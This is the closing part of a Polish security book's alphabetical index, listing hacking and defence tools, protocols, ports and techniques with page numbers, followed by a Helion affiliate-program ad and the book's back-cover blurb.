 - freeze.tar.xz, 743
 - global.asa, 613
 - hosts, 396
 - in.ftpd, 325
 - index.dat, 404
 - inetd.conf, 138
 - keychain, 752
 - KEYLOG.itchy, 326
 - LMHOSTS, 146
 - login, 346
 - mail.cf, 130
 - MFT, 394
 - nmap-service-probe, 118
 - nmap-services, 117
 - ntuser.dat, 404
 - nudge.txt, 124
 - osprints.conf, 110
 - passwd, 136, 323, 336, 418
 - pps, 416
 - robots.txt, 140
 - SAM, 232
 - shadow, 136, 335, 345
 - Shadow.bak, 410
 - sshd_config, 328
 - strings.list, 364
 - stronicowania, 390
 - svchost.exe, 427

- plik
 - test-cgi.php, 411, 419
 - users.txt, 290
 - wce_krbtkts, 221
 - WINVNC.INI, 250
- pliki
 - .apk, 695
 - .asp, 613
 - .asx, 464
 - .bas, 464
 - .bat, 407
 - .bmc, 404, 428
 - .gif, 427
 - .lnk, 425
 - .pcf, 484, 485
 - .pf, 427
 - .rar, 341
 - .rdp, 404, 425, 428
 - .url, 507
 - .vbs, 507
 - .was, 464
 - .wsf, 507
 - dex, 677
 - dziennika, 363
 - dziennika programu antywirusowego, 404
 - ELF, 681
 - IPSW, 731
 - konfiguracyjne, 514
 - konfiguracyjne systemu, 353
 - ukryte w strumieniu, 257
 - z bitem SUID, 349
- PMIE, Protected Mode Internet Explorer, 271
- pobieranie
 - haseł z pamięci, 242, 245
 - skrótów haseł, 247
- podręcznik man, 68
- podśluchiwanie
 - danych, 550
 - danych przesyłanych magistralą, 590
 - interfejsu bezprzewodowego, 592
 - protokołu Kerberos, 215
 - uwierzytelniania, 213, 233
 - wymiany haseł, 212
- podsystem uwierzytelniania, 246
- podział odpowiedzi HTTP, 645, 648
- pola formatu MCF, 339
- pole
 - ACK, 106
 - PT, 526
 - TTL, 72, 524
- polecenie
 - ABOR, 344
 - at, 261, 402
 - auditpol, 255
 - db_import, 113
 - db_nmap, 112
 - dig, 68, 131
 - dlldump, 393
 - EXPN, 129
 - find, 349, 416
 - FOR, 204
 - gem env, 447
 - go.cmd, 582
 - grep, 364
 - HEAD, 139
 - host, 29, 68
 - hosts, 113
 - id, 701
 - kill, 367
 - killall, 138
 - last, 418
 - ls, 414
 - man mount, 322
 - nbtscan, 147
 - nbtstat, 147
 - net use, 204
 - net view, 146, 151
 - netstat, 261
 - nslookup, 65
 - openssl, 139
 - PASV, 345
 - rusers, 184
 - schtasks, 261
 - secedit, 267
 - SECURITY SET PASSWORD, 580
 - services, 114
 - showmount, 190, 322
 - snmputil, 169
 - strings, 401, 416
 - sudo, 79, 411
 - tail, 327
 - tor-resolve, 29
 - touch, 363
 - VERFY, 129, 293
 - xhost, 325
 - xlswins, 327
- połączenia
 - wdzwaniane, 470, 472
 - z systemem Meridian, 474

- połączenie
 - telnetowe, 123, 311, 313
 - typu C&C, 381
 - z modemem, 460
 - z serwerem FTP, 125
- pomoc
 - aplikacji, 492
 - systemu, 492
- ponowny rozruch, 706
- poprawki jądra, 296
- port
 - 111, 182
 - 1337, 354
 - 135, 104, 142, 203
 - 137, 145, 149
 - 139, 103, 163
 - 1417, 118
 - 1433, 203
 - 1434, 186, 203
 - 1521, 187
 - 161, 169
 - 179, 174
 - 2049, 189
 - 21, 125
 - 22, 105
 - 222, 699
 - 23, 126
 - 2483, 187
 - 25, 129
 - 3268, 178
 - 32771, 182, 184
 - 3389, 104, 249
 - 389, 177
 - 443, 203
 - 445, 103, 163
 - 500, 191, 486
 - 5060, 510
 - 513, 184
 - 53, 73, 130
 - 69, 136
 - 79, 137
 - 80, 86, 138
 - 8118, 29
 - 9050, 29, 31
- porty
 - o wysokich numerach, 105
 - oczekujące na pakiety, 92
 - standardowe, 782
- poufne dane uwierzytelniające, 342
- poziomy integralności, 271
- problem liczb zmiennoprzecinkowych, 700
- proces, 260, 394
 - svchost, 275, 399
 - TrustedInstaller, 270
- procesy oczekujące na pakiety, 395
- program
 - ACE, 523
 - Active Directory Administration Tool, 177
 - AIDE, 355
 - aircrack-ng, 555, 558
 - aireplay-ng, 552, 557
 - airodump-ng, 433, 549
 - Amap, 118
 - Android Debug Bridge, 679
 - apktool, 696
 - AppSentry Listener Security Check, 188
 - arp-scan, 79
 - arpspoof, 524
 - asleep, 565
 - ASS, 177
 - Athena 2.0, 50
 - Attacker, 103
 - auditpol, 255
 - awstats, 310
 - axfr, 68
 - BMC Viewer, 406
 - Bro-IDS, 74
 - Burp Proxy, 628
 - Burp Repeater, 627
 - Burp Spider, 628
 - CacheDump, 244
 - Cain, 81, 213, 238, 243
 - Cain & Abel, 74
 - chntpw, 268
 - Cin, 238
 - Citrix Access Gateway, 490
 - cmd, 258
 - Connect Cat, 722
 - ConnectBot, 690
 - Courtney, 91
 - cp, 257
 - CurrPorts, 396
 - DDMS, 679
 - dig, 68
 - DirBuster, 38
 - dnsenum, 133
 - dnsrecon, 68
 - dosemu, 350

- program
 - dsniff, 357
 - Dumpel, 210
 - DumpEvt, 211
 - DumpSec, 151, 156
 - ELM Log Manager, 211
 - enum, 161
 - enum4linux, 161
 - epdump, 142
 - ES File Manager, 690
 - Event Comb, 211
 - FDPro, 389
 - fgdump, 233
 - Fiddler, 626
 - fierce 2.0, 68
 - finger, 137, 182, 193
 - fipe, 254
 - Firewalk, 74
 - FOCA, 51
 - fpipe, 252
 - FTK Imager, 389
 - FTK Manager, 390
 - GetAcct, 166
 - getmac, 162
 - getsids, 188
 - Gh0st, 384
 - GingerBreak, 684
 - Grendel-Scan, 141
 - gsecdump, 243
 - Handy Light, 746
 - host, 68
 - Hping3, 85
 - IDA Pro, 594
 - IKECrack, 489
 - IKEProber, 487
 - ike-scan, 191, 487, *Patrz także opcje*
 - in.telnetd, 346
 - InstaStock, 747
 - inviteflood, 532
 - Ipfilter Firewall, 296
 - ippl, 91
 - iptables, 296
 - ISOCreate.cmd, 583
 - JailbreakMe, 738
 - John the Ripper, 237, 337
 - Juice Defender, 691
 - JXplorera, 180
 - Kismet, 547
 - logclean-ng, 362
 - L0phtcrack, 238
 - ldp, 178
 - LCP, 213, 237–239
 - Legion, 152
 - LIDS, 368
 - Lockdown, 142
 - logcat, 715
 - logclean-ng, 360
 - LOIC, 383
 - ls, 414, *Patrz także opcje*
 - LSADump, 244
 - LSADump2, 245
 - lsof, 413
 - LUMA, 180
 - macchanger, 528
 - Maltego, 44, 53
 - Market Enabler, 690
 - Medusa, 289
 - Metasploit, 112, 222
 - Microsoft Security Essentials, 267
 - msconfig, 259
 - MSRPC, 143
 - MSRT, 422
 - NAT, 152, 154
 - NBTEnum, 158, 164
 - nbtscan, 147
 - nc, 32, 101, 312, *Patrz także opcje*
 - NeoTrace Professional, 74
 - Nessus, 31, 119, 618
 - netcat, 101, 123, 248, *Patrz także opcje*
 - Netdom, 146
 - NetE, 162
 - netstat, 395, 412, *Patrz także opcje*
 - Network Scanner, 152
 - Network Spoofer, 721
 - Nikto, 31, 617
 - Nmap, 28, 83, 121, 694, *Patrz także opcje*
 - NMBscan, 148
 - Nping, 85, 89
 - onesixtyone, 172
 - OpenVAS, 119
 - OpenWall, 297
 - Ophcrack, 238
 - PhishTank, 387
 - PhoneSweep, 441–456
 - ping, 83
 - pingd, 92
 - pkexec, 343
 - Poison Ivy, 420, 422

privoxy, 29, 39
Process Explorer, 260, 396
Process Monitor, 396
Protolog, 91
proxychains, 30
pscan, 185
PsExec, 230, 249
psk-crack, 192
pulist, 260
pwdump, 233, 234
RAT, 381
Rational AppScan, 635
Rdesktop, 206
regdmp, 154
regedit, 259
regedt32, 163, 259
Responder Pro, 389
ROM Manager, 690
rpcinfo, 182
rusers, 184
rwho, 184
Sam Spade, 68
sc, 275, *Patrz także opcje*
ScanLine, 99
scanlogd, 91
scapy, 527
Screenshot, 690
Security Toolkit, 630
sendmail, 317
Server Network Utility, 186
SET, 503
SetCPU, 690
ShareEnum, 152
Shark for Root, 720
showmount, 183, 190
services, 280
sid2user, 156
SignApk.jar, 698
SIPcrack, 531
SIPdump, 531
siphon, 110
sipsak, 519
SIPScan, 520
SiteDigger, 50
SiteDigger 2.0, 50
SiVuS, 512
SMBRelay, 216
sniffdet, 359
snmpget, 170
Snort, 74, 90, 102
SNScan, 171
socat, 31
SQL Power Injector, 641
SQLPing, 186
Squirtle, 216
srvcheck, 151
srvinfo, 151
strings, 595
SucKIT, 366
sudo, 411
SuperOneClick, 682
SuperScan, 86–89, 97
Superuser, 690
swwar.py, 517
taskkill, 260
tcpdump, 527
Tcpcmdump, 694
tcptraceroute, 74
TDSS, 423
Teleport Pro, 38
TeleSweep, 441, 444, 451
THC Hydra, 289
THC-Scan, 441, 453
THC-SSL-DOS, 333
The Volatility Framework Tool, 391
ToneLoc, 441, 453
traceroute, 71, 74
tracert, 71
Tripwire, 355, 765
Trout, 74
TSGrinder, 205
Ubertooth, 585
UCSniff, 529
ulimit, 345
Universal_Customizer, 583
URLScan, 142
user2sid, 156
UserDump, 166
UserInfo, 164
Venkman JavaScript Debugger, 625
Vidalia, 29
Vmmmap, 396
VMMap, 399
VNC, 250
Voicemail Box Hacker, 476
VoIP Hopper, 528
Volatility, 394
vomit, 527

- program
 - VrACK, 476
 - WarVOX, 443–450
 - waveplay, 527
 - WayBack Machine, 48
 - WCE, 219, 246
 - WebInspect, 630
 - wget, 38, 694
 - Wikto 2.0, 50
 - Winfingerprint, 158
 - WINVNC, 259
 - Wireshark, 551, 566
 - xhost, 327
 - xscreensaver, 342
 - xterm, 324, 328
 - ZARoot, 683
- programator pamięci EEPROM, 597
- programowanie
 - mikrokontrolerów, 598
 - ROP, 298
- programy
 - do hakowania, 260
 - do łamania haseł, 662
 - statyczne, 369
 - typu antimalware, 258
- projekt
 - FreeSWAN, 360
 - MULTICS, 284
 - OWASP, 610, 636
 - PaX, 297
 - RainbowCrack, 237
 - The Sandman Project, 390
- projektowanie zabezpieczeń, 757, 763, 776
- protokoły
 - szyfrowania, 192
 - trasowania, 174, 177
 - uwierzytelniania, 220, 568
- protokół
 - ARP, 79, 522
 - BGP, 174
 - Bluetooth, 585
 - DNS, 130
 - EAP, 564
 - EAP-GTC, 569
 - EAP-TTLS, 567
 - FTP, 125
 - H.323, 510
 - HTTP, 138
 - HTTPS, 144, 203
 - ICMP, 81, 86, 92
 - IEEE 802.11, 432
 - IKE, 191, 483, 487
 - IPP, 612
 - IPSec, 215, 360
 - IPv4, 78
 - IPv6, 78
 - Kerberos, 213
 - LDAP, 177
 - LEAP, 564
 - LLDP-MED, 522
 - LM, 212, 214
 - MSCHAPv2, 569
 - NetBIOS, 148
 - NTLM, 213, 219
 - PAP, 568
 - PEAP, 567
 - PKINIT, 215
 - RDP, 49, 104
 - RPC, 182
 - RTP, 511
 - Secure FTP, 126
 - Secure RPC, 319
 - SIP, 510
 - SMB, 150, 163, 203, 216, 280
 - SMTP, 129
 - SNMP, 169, 173
 - SSH, 127, 359
 - SSL, 139
 - TCP, 71, 86
 - telnet, 127
 - TFTP, 136
 - TKIP, 540
 - TLS, 532
 - UDP, 86
 - WEF, 433
- próbnik logiczny, 591
- przechowywanie haseł, 244
- przechwytywanie
 - banerów, banner grabbing, 104, 116, 124
 - danych, 524, 531
 - pakietów 802.11, 555
 - wymiany komunikatów, 560, 565
- przeglądarka
 - Internet Explorer, 496–498
 - IP Network Browser, 172
 - MobileSafari, 738
- przejęcie domeny, domain hijacking, 64
- przejmowanie konta administratora, 284

przekierowanie ICMP, 524
 przekierowywanie
 adresów DNS, 216
 odpowiedzi skryptów, 646
 portów, 252
 przekształcanie na postać kanoniczną, 611
 przepełnienie
 bufora, 278, 293, 341, 615, 659
 typu całkowitoliczbowego, 304, 308
 przesyłanie informacji o strefie, zone transfer, 65
 przeszukiwanie sieci WWW, 621
 PSK, Pre-Shared Key, 559
 PSTN, Public Switched Telephone Network, 438, 510
 PT, Payload Type, 526
 PTK, Pairwise Transient Key, 540
 punkt dostępu, 433, 538
 filtrowanie adresów MAC, 539
 ignorowanie Probe Request, 539
 ukrywanie identyfikatora SSID, 539
 punkty
 ASEP, 259, 766
 ataku, 769
 transferu, 427

R

ramki
 administracyjne, 546
 nawigacyjne, beacon, 539
 RAS, Remote Access Service, 147
 RAT, Remote Administration Tool, 381
 RBN, Russian Business Network, 383
 RDP, Remote Desktop Protocol, 49, 104
 refaktoryzacja usług, 275
 rejestratory danych w Androidzie, 713
 rejestrowanie
 ataków, 90
 domen, 64
 zawartości pamięci, 389
 rekonesans sieci, 74
 rekord
 HINFO, 67, 71
 version.bind, 132, 134
 RID, relative identifier, 157
 robak
 iKee, 739–742
 Nimda, 612

 sadmind, 318
 SQL Slammer, 652
 robaki internetowe, 200
 rodzaje skanowania, 93
 rootkit, 257, 353, 368
 enylkm, 367
 SuckKIT, 366
 rootowanie, 681
 rootowanie urządzenia Kindle Fire, 684
 rozmiar okna TCP, 106
 rozszerzenia serwerów, 612
 rozszerzenie
 MIC, 271, 277
 Torbutton Firefoksa, 29
 WebDAV, 614
 RPC, Remote Procedure Call, 142, 182, 318
 RPM, Red Hat Package Manager, 356
 RTP, Real-time Transport Protocol, 511
 rutery cebulowe, 28

S

SAM, Security Accounts Manager, 232
 schemat pinów, 589
 SCM, Service Control Manager, 275
 SEH, Structured Exception Handling, 273
 serwer
 BIND, 132
 C&C, 409
 DHCP, 435, 522
 DNS, 62, 130, 329
 Exchange, 144
 FreeRADIUS-WPE, 567
 FTP, 97, 126
 IIS, 140, 610
 IPSec, 191
 LDAP, 131
 NetBus, 261
 PostgreSQL, 112
 RADIUS, 564
 Samba, 191
 sendmail, 293
 SMTP, 129
 SQL Server, 186
 TFTP, 136, 513, 522
 Tomcat, 410
 TTDB, 183
 VPN, 191
 WHOIS, 58

- serwer
 - WINS, 218
 - WWW, 615
 - WWW Apache, 29
 - X, 326
- pośredniczący, 28
 - Burp Suite, 627
 - Fiddler, 625
 - socat, 31
 - SOCKS, 28, 31
 - sslproxy, 139
- serwis
 - AWMProxy, 424
 - CIS, 280
 - Foundstone, 50
 - Google Earth, 41
 - iKat, 504
 - Mapy Google, 41
 - XDA Developer, 688
 - Yahoo! Finance, 46
- sesja
 - usług, 277
 - użytkownika, 277
 - zerowa, null session, 150, 163
- SET, Social Engineering Toolkit, 503
- sfalszowane pakiety, 434
- SFP, System File Protection, 142
- SFU, Windows Services for UNIX, 182
- SGID, Set Group ID, 349
- sieci bezprzewodowe, 435, 536
 - ad-hoc, 538
 - ataki DoS, 552
 - podśluchiwanie danych, 550
 - stacjonarne, 538
 - szyfrowanie, 541
 - uwierzytelnianie, 540
- sieć
 - anonimowa, 28
 - Bluetooth, 536
 - botnet, 423
 - DMZ, 91
 - PSTN, 510
 - retailnet, 434
 - Tor, 28
 - Voice VLAN, 527
 - VPN, 39, 144, 191, 482
 - typu brama-brama, 483
 - typu klient-brama, 483
 - uwierzytelnianie, 483
 - SIP, Session Initiation Protocol, 510
 - skaner, 28, 95, 416
 - ASS, 177
 - Nessus, 618
 - NetBIOS, 152
 - netcat, 101
 - Nikto, 617
 - Nmap, 95
 - ScanLine, 99
 - SuperScan, 97
 - Virustotal, 394
 - WebInspect, 630
 - skanery
 - luk, 119, 121
 - luk serwerów WWW, 617
 - udziałów, 153
 - zabezpieczeń aplikacji sieciowych, 629
 - skanowanie, 77
 - ARP, 79
 - FTP bounce, 97
 - luk, 119
 - okien TCP, 94
 - portów, 29, 84, 88, 92, 102
 - portów TCP i UDP, 89, 105
 - SNMP, 171
 - systemów SIP, 511, 513
 - TCP ACK, 94
 - TCP connect(), 93
 - TCP FIN, 94
 - TCP Null, 94
 - TCP RPC, 94
 - TCP SYN, 93
 - TCP Xmas Tree, 94
 - UDP, 94
 - UDP oparte na danych, 98
 - usług, 134
 - wersji, 117, 118
 - sklep
 - Android Market, 710
 - App Store, 748
 - skrót hasła, 218, 232
 - skrypt, 68, 464
 - in.ftpd, 324
 - NSE, 121
 - Perla, 134
 - rpcdump.py, 143
 - S99local, 352
 - skrypty do wykrywania baz danych, 652
 - SMB, Server Message Block, 150, 191, 203

- SMTP, Simple Mail Transfer Protocol, 129
 - sniffer, 356
 - SNMP, Simple Network Management Protocol, 169
 - sprawdzanie
 - listy procesów, 260
 - luk, 32
 - numerów ISN, 106
 - poprawności danych, 302
 - portów, 31
 - sum kontrolnych, 355
 - spreparowana strona logowania, 743
 - SRTP, Secure RTP, 532
 - SSH, Secure Shell, 289, 359
 - SSI, Server Side Includes, 651
 - SSP, Stack Smashing Protector, 295
 - stan LISTENING, 92
 - standard
 - H.323, 532
 - IEEE 802.11, 536
 - WPA, 538
 - sterownik, 228
 - Android Composite ADB Interface, 686
 - chipsetu, 542
 - sterowniki urządzeń, 202
 - strefa ograniczonego zaufania, 311
 - strumienie ADS, 257
 - strumień danych RTP, 527
 - style CSS, 40
 - SUID, Set User ID, 349
 - SVN, Subversion, 289
 - sygnał
 - SIGPIPE, 344
 - SIGURG, 344
 - sygnatury TSIG, 71
 - system
 - DISA, 481
 - DNS, 64, 328
 - EFS, 267
 - HIPS, 765
 - IDS, 45, 84
 - IPS, 74
 - Meridian, 474
 - NFS, 189
 - NIDS, 74
 - NTFS, 256
 - okienkowy X, 326
 - PBX, 473, 475
 - PhoneMail, 475
 - SFP, 142
 - U3, 581
 - WHOIS, 58
 - XDR, 318
 - system operacyjny
 - Android, 673
 - BackTrack, 445, 544
 - FreeBSD, 307
 - iOS, 725
 - IRIX, 307
 - Kindle Fire OS, 684
 - Linux, 296, 307
 - Mac OS X, 297, 727
 - NeXTSTEP, 726
 - OpenBSD, 297
 - Solaris, 302, 768
 - Ubuntu, 367
 - UNIX, 284
 - Windows, 200
 - systemy wykrywania włamań, 36
 - sytuacja wyścigu, 343
 - szkodliwe
 - aplikacje
 - Handy Light, 745
 - InstaStock, 747
 - TDSS, 423
 - ze sklepu App Store, 748
 - biblioteki DLL, 260
 - procesy, 260
 - szkodliwy
 - e-mail, 387
 - serwer WWW, 216
 - szperacz sieciowy Shark for Root, 720
 - szperacze, 356–358
 - szyfrowanie, 359
 - AES-CCMP, 541
 - sygnału, 532
 - TKIP, 541
 - warstwowe, 28
 - WEP, 538, 541
- ## §
- ścieżka AS, 175
 - śledzenie punktów dostępu, 545
 - środowisko
 - Citriksa, 492–495, 500, 508
 - Eclipse, 600
 - MPLAB IDE, 599

T

tablica
 IDT, 367
 nazw NetBIOS, 147
 RainbowCrack, 237

tablice
 crackujące, 236
 mieszające, 235
 tęczowe, rainbow tables, 213, 236, 561

technika
 getadmin, 229
 lock bumping, 572
 pass-the-hash, 219
 ping sweep, 90
 return-to-libc, 298

techniki
 ataków DoS, 794
 zabezpieczania oprogramowania, 776

technologia ASLR, 297, 678

technologie bezprzewodowe, 569

telefon IP, 522

telnet, 128

terminal xterm, 325

TFTP, Trivial File Transfer Protocol, 136

TGT, Ticket Granting Ticket, 220

TKIP, Temporal Key Integrity Protocol, 540

TLS, Transport Layer Security, 532

tłumienie komunikatów o błędach, 106

TNS, Transparent Network Substrate, 187

token procesu, 275

topologia sieci, 71

Tor, The Onion Router, 28

TPM, Trusted Platform Module, 269

translacja NAT, 411

trasowanie
 cebulowe, 28
 pakietów, 287

trojany, 354, 695

trojany z furtką, 426

tryb
 diagnostyczny, 596
 odbiorczy, promiscuous mode, 357
 PMIE, 271
 selektywnego rozruchu, 259
 skanowania sieci, 192

TSIG, Transaction Signature, 71

TTDB, ToolTalk Database, 183

TTL, Time-To-Live, 72

tunel
 IPSec, 484
 TLS, 567

tunelowanie pakietów, 482

tworzenie
 dynamicznych aplikacji sieciowych, 622
 eksploitów, 223
 hiperłączy, 502
 kanału powrotnego, 314
 kopii witryn, 38
 kopii zapasowych, 772
 migawki, 389
 odbiornika netcata, 315
 pakietów, 85
 poprawek, 223
 silnych haseł, 241, 290, 340
 skrótów, 235, 506
 skryptów VBS, 507
 skryptów Windows Script File, 507
 tablic tęczowych, 565
 tunelu, 483
 węzłów, 259
 zabezpieczeń, 765

typy zdalnych ataków, 315

U

UCSniff
 interfejs graficzny, 530
 tryb MiTM, 529
 tryb Monitor, 529

ujawnienie kodu źródłowego, 611

układy
 FPGA, 588
 scalone, 587

ukryte znaczniki, 649, 650

ukrywanie
 plików, 255, 414
 serwera, 187
 tożsamości, 64

umowa EULA, 505

uprawnienia, 230, 708

uprawnienia do plików i katalogów, 348

URI, Uniform Resource Identifier, 708

uruchamianie
 powłoki poleceń, 493
 szkodliwych procesów, 261

- urządzenia
 - Cisco, 127, 523
 - przenośne, 572, 672
 - sieciowe, 136
 - urządzenie
 - antena, 544
 - bezprzewodowa karta sieciowa, 542
 - dysk ATA, 579
 - iPhone, 726
 - Kindle Fire, 684
 - odbiornik GPS, 545
 - pendrive, 581
 - punkt dostępu, 545
 - telefon komórkowy, 585
 - Ubertooth One, 585
 - usługa
 - Active Directory, 130, 158, 177–181, 233
 - Alerter, 149
 - DISA, 480
 - DNS, 130
 - finger, 137, 193
 - FTP, 125, 316
 - Global Catalog, 131
 - Google Locations, 41
 - NBNS, 145, 149, 218
 - NFS, 105, 182
 - NIS, 182, 185
 - NIS+, 185
 - OpenSSH, 118
 - Outlook Web Access, 39, 144
 - portmapper, 182
 - Posłaniec, 149
 - RAS, 147
 - Remote Desktop Web Connection, 49
 - RPC, 105
 - rpcbind, 182, 193
 - rusersd, 182
 - SAM, 232
 - Scheduler, 260
 - SMTP, 130
 - SNMP, 173
 - SQL Resolution Service, 186
 - SSH, 331
 - telnet, 127
 - Tomcat, 410
 - VNC, 250
 - WebConnect, 39
 - Windows Scheduler, 230
 - WINVNC, 250, 252
 - WMI, 158
 - WSUS, 263
 - usługi
 - domeny, 130
 - IAX VoIP, 448
 - sieciowe, 104, 125, 202, 222
 - SMB, 203
 - TS, 209, 250
 - z minimalnymi uprawnieniami, 275
 - ustalanie wersji Apache'a, 31
 - ustawianie
 - alarmów, 212
 - dostępu anonimowego, 168
 - inspekcji, 211
 - serwera RADIUS, 567
 - zasad grupy, 265
 - usuwanie
 - fizycznych zabezpieczeń, 586
 - strumieni plików, 257
 - uszkodzenie urządzenia, 681
 - uwierzytelnianie, 760
 - AAA, 127
 - BSD_AUTH, 332
 - dwuskładnikowe, 468
 - jednoskładnikowe, 466
 - Kerberos, 131
 - NTLM, 217
 - SKEY, 332
 - TACACS+, 127
- ## V
- VFS, Virtual File System, 368
 - VNC, Virtual Network Computing, 250
 - VoIP, Voice over IP, 438, 443
 - VPN, Virtual Private Network, 39, 287
- ## W
- wardialer, 448
 - wardialing, 441, 444, 456, 515
 - warstwy zabezpieczeń, 762
 - wartość TTL, 110
 - wątki procesów, 260
 - WCE, Windows Credentials Editor, 219, 246
 - wektor IV, 554
 - WEP, Wired Equivalent Privacy, 433, 554
 - wersja serwera WWW, 32, 138
 - wewnętrzne protokoły trasowania, 177

- węzeł
 - AppDataLow, 272
 - CachedLogonsCount, 245
 - Dont Show UI, 206
 - Konfiguracja użytkownika, 267
 - NETSVCS, 425
 - NL\$, 244
 - Opcje zabezpieczeń, 266
 - Przypisywanie praw użytkownika, 231
 - Run, 259
 - SAM, 232
 - Secrets, 242
 - Services, 426
 - Software, 259
 - Ustawienia zabezpieczeń, 266
 - Zasady inspekcji, 210
 - WFP, Windows File Protection, 269
 - widmo radiowe, 537
 - wiersz polecenia, 493
 - Wi-Fi, Wireless Fidelity, 536
 - Windows NT4, 229
 - WINS, Windows Internet Naming Service, 218
 - wiszący wskaźnik, 308, 310
 - witryna Verisign, 58
 - włamania do środowiska Citriksa, 508
 - włączanie inspekcji, 210
 - WMI, Windows Management Instrumentation, 205
 - WPA Enterprise, 540, 564
 - WPA, Wi-Fi Protected Access, 540
 - WPA-PSK, 540, 559
 - wpis
 - w dzienniku, 196
 - w rejestrze, 258
 - wstawianie znaczników HTML, 637
 - wstrzykiwanie
 - bibliotek DLL, 230
 - kodu w SQL-u, 604, 640
 - WSUS, Windows Server Update Services, 263
 - wtyczka TamperData, 624
 - wtyczki przeglądarek, 623
 - wyciekanie danych, 441, 765
 - wykorzystanie niezabezpieczonych możliwości, 709
 - wykradanie danych, 703, 705
 - wykrywanie
 - aktywnych hostów, 95
 - ataków APT, 428
 - baz danych, 652
 - pasywne, 109
 - pingowania, 91
 - skanowania portów, 103, 108
 - systemu operacyjnego, 103, 108
 - szkodliwych plików, 258
 - wyliczanie, enumeration, 115
 - banera usługi, 123
 - domen, 145
 - egzemplarzy serwerów SQL, 186
 - grup roboczych, 145
 - informacji o systemie, 127
 - kont, 128, 158
 - kontrolerów domen, 146
 - tras BGP, 175, 177
 - udziałów plikowych, 151
 - użytkowników, 156, 520
 - wpisów DNS, 68
 - zaufanych domen, 155
 - wyłączanie
 - inspekcji, 254
 - usług
 - NBNS, 218
 - NetBIOS, 208
 - SMB, 208
 - zbędnych usług, 103, 280, 296, 769
 - wymuszanie silnych haseł, 208
 - wyszukiwanie
 - lokalizacji na podstawie adresu MAC, 41
 - szkodliwych wpisów, 258
 - wyszukiwarka SHODAN, 52
 - wyszukiwarki, 48
 - wyświetlanie tablicy nazw NetBIOS, 147
 - wywołania RPC, 318
- X**
- XDR, External Data Representation, 318
 - XSS, Cross-Site Scripting, 636
- Z**
- zabezpieczanie
 - aplikacji sieciowych, 774
 - aplikacji użytkowych, 226
 - baz danych, 774
 - bibliotek współużytkowanych, 346
 - komputerów stacjonarnych, 765
 - OpenSSL-a, 333
 - oprogramowania, 776

- plików z bitem SUID, 351
- pliku core, 345
- połączeń wdzwanianych, 470
- portów, 261
- protokołu EAP-TTLS, 569
- protokołu LEAP, 566
- protokołu PEAP, 569
- rozwiązań mobilnych, 775
- sendmaila, 317
- serwera Apache, 334
- serwera TFTP, 514
- serwerów, 766
- sieci, 772
- sieci WEP, 558
- sieci WPA-PSK, 563
- się przed rootkitami, 368
- się przed skanowaniem portów, 102
- się przed szperaczami, 358
- się przed trojanami, 355
- systemów NT, 193
- systemu DNS, 70, 330
- systemu NFS, 325
- systemu Windows, 201
- systemu X, 327
- urządzeń z Androidem, 678, 723
- usług FTP, 316
- usług RPC, 319
- usług SSH, 332
- w każdej warstwie, 762
- wbudowanych obiektów składawych, 662
- zdalnego dostępu, 534
- zainfekowane hosty, 423
- zaplanowane zadania, 402
- zapobieganie atakom XSS, 637
- zapora, 194
 - Checkpoint, 45
 - Cisco PIX, 52
 - Windows, 207, 262, 769
- zapytania
 - do rejestru, 401
 - do serwera WHOIS, 58
- zarządzanie
 - bezpieczeństwem, 266
 - botnetami, 383
 - przesyłaniem informacji, 135
- zasady
 - grup, 208, 264, 281
 - ograniczania dostępu do sieci, 276
 - tworzenia haseł, 241, 768
 - zabezpieczeń, 264
- zasoby
 - chronione, 270
 - dotyczące bezpieczeństwa, 371
- zaszyfrowane skróty, 244
- zatrucie DNS, cache poisoning, 328
- zdalna kontrola, 247, 249
- zdalne
 - odgadywanie hasła, 203
 - wykonywanie kodu, 288, 616
 - wywoływanie powłoki, 699
- zdalny
 - dostęp, 191
 - pulpit, 251, 490
- zdobywanie skrótów haseł, 232
- zimne przeładowywanie, 269
- zła konfiguracja systemu, 348
- zmiana
 - adresu IP, 700
 - kontekstu wątku, 261
 - portu TS, 210
- zmienna środowiskowa GEM_PATH, 447
- znaczniki
 - czasu, 370
 - VLAN, 524
- znajdowanie
 - podatnych na atak aplikacji, 619
 - sieci bezprzewodowych
 - odkrywanie aktywne, 546
 - odkrywanie pasywne, 547
- zysk energetyczny anteny, 544

Ż

- żądania
 - ARP, 556
 - rekordu version.bind, 134
- żądanie
 - GET, 613
 - HEAD, 139
 - INVITE, 518, 532
 - OPTIONS, 516, 518
 - Probe Request, 538
 - REGISTER, 515, 518
 - skojarzenia, 539
 - uwierzytelnienia, 538
 - Voice VLAN Query, 522

PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION



- 1. ZAREJESTRUJ SIĘ**
- 2. PREZENTUJ KSIĄŻKI**
- 3. ZBIERAJ PROWIZJĘ**

Zmień swoją stronę WWW
w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

Zagwarantuj bezpieczeństwo Twoim danym!

Spróbuj wymyślić usługę, która w dzisiejszych czasach jest realizowana w sposób analogowy. Jeżeli chwilę się nad tym zastanowisz, dojdiesz do wniosku, że praktycznie każdy aspekt naszego życia uległ cyfryzacji. Tysiące informacji o nas i naszej działalności są codziennie gromadzone w setkach systemów. Te dane w prawdziwym oraz wirtualnym świecie są nieustannie narażone na ataki. Najlepszym sposobem obrony jest poznanie technik i możliwości hakerów.

Z tej książki dowiesz się wszystkiego, co powinieneś wiedzieć o hakowaniu. W trakcie lektury poznasz najróżniejsze narzędzia oraz techniki prowadzenia ataków. Zyskasz niepowtarzalną okazję zgłębienia sposobów identyfikowania dostępnych usług oraz ich słabych punktów. W kolejnych rozdziałach zdobędziesz sporą wiedzę na temat hakowania systemów Windows oraz UNIX, aby przejść do technik zdobywania dostępu do infrastruktury. Hakowanie sieci bezprzewodowych, połączeń VPN oraz VoIP to tylko niektóre z obszarów omawianych przez autorów. Dodatkowym atutem książki jest przekazywanie cennych informacji na temat słabości urządzeń mobilnych.

Obowiązkowe kompendium dla wszystkich osób w jakikolwiek sposób związanych z bezpieczeństwem danych, sieci i urządzeń.

Zobacz, jak łatwo:

- uzyskać dostęp do danych przesyłanych w sieciach WI-FI
- wykorzystać słabości popularnych usług sieciowych
- odkryć słabe hasło użytkownika
- uzyskać dostęp do słabo zabezpieczonego systemu

helion.pl
księgarnia
internetowa

Nr katalogowy: 14433



Księgarnia internetowa
<http://helion.pl>



Zamówienia telefoniczne:
0 801 339900



0 601 339900



Helion

Sprawdź najnowsze promocje:
● <http://helion.pl/promocje>
Książki najchętniej czytane:
● <http://helion.pl/bestsellery>
Zamów informacje o nowościach:
● <http://helion.pl/nowosci>

